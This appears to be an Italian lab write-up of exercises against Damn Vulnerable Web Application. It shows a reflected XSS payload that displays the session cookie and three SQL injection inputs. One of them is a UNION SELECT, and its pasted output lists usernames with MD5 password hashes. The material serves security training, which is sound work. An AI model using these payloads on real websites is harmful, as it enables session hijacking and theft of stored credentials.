



Verifica vulnerabilità XSS reflected

Tramite input `<script>alert(document.cookie)</script>`




Si nota che nel popup a schermo compare il cookie di sessione



SQL Injection

Primo input


% OR '0'='0



Restituisce nome e cognome degli utenti nel DB

Secondo input

' OR '1'='1



Terzo input

1' UNION SELECT user id, password FROM users #

Damn Vulnerable Web Application (DVWA) v1.9.2

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user id, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user id, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user id, password FROM users #
First name: gourdomb
Surname: e99a18c428cb38d5f26883678922e03

ID: 1' UNION SELECT user id, password FROM users #
First name: 1337
Surname: 8d333d75a62c3966d70d04fcc6921db

ID: 1' UNION SELECT user id, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user id, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/SOP/NLP78E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.univie.ac.at/techtopsql/injection.html>

View Source View Help

Username: admin
Security Level: low
PHPIDS: disabled

Restituisce nome e password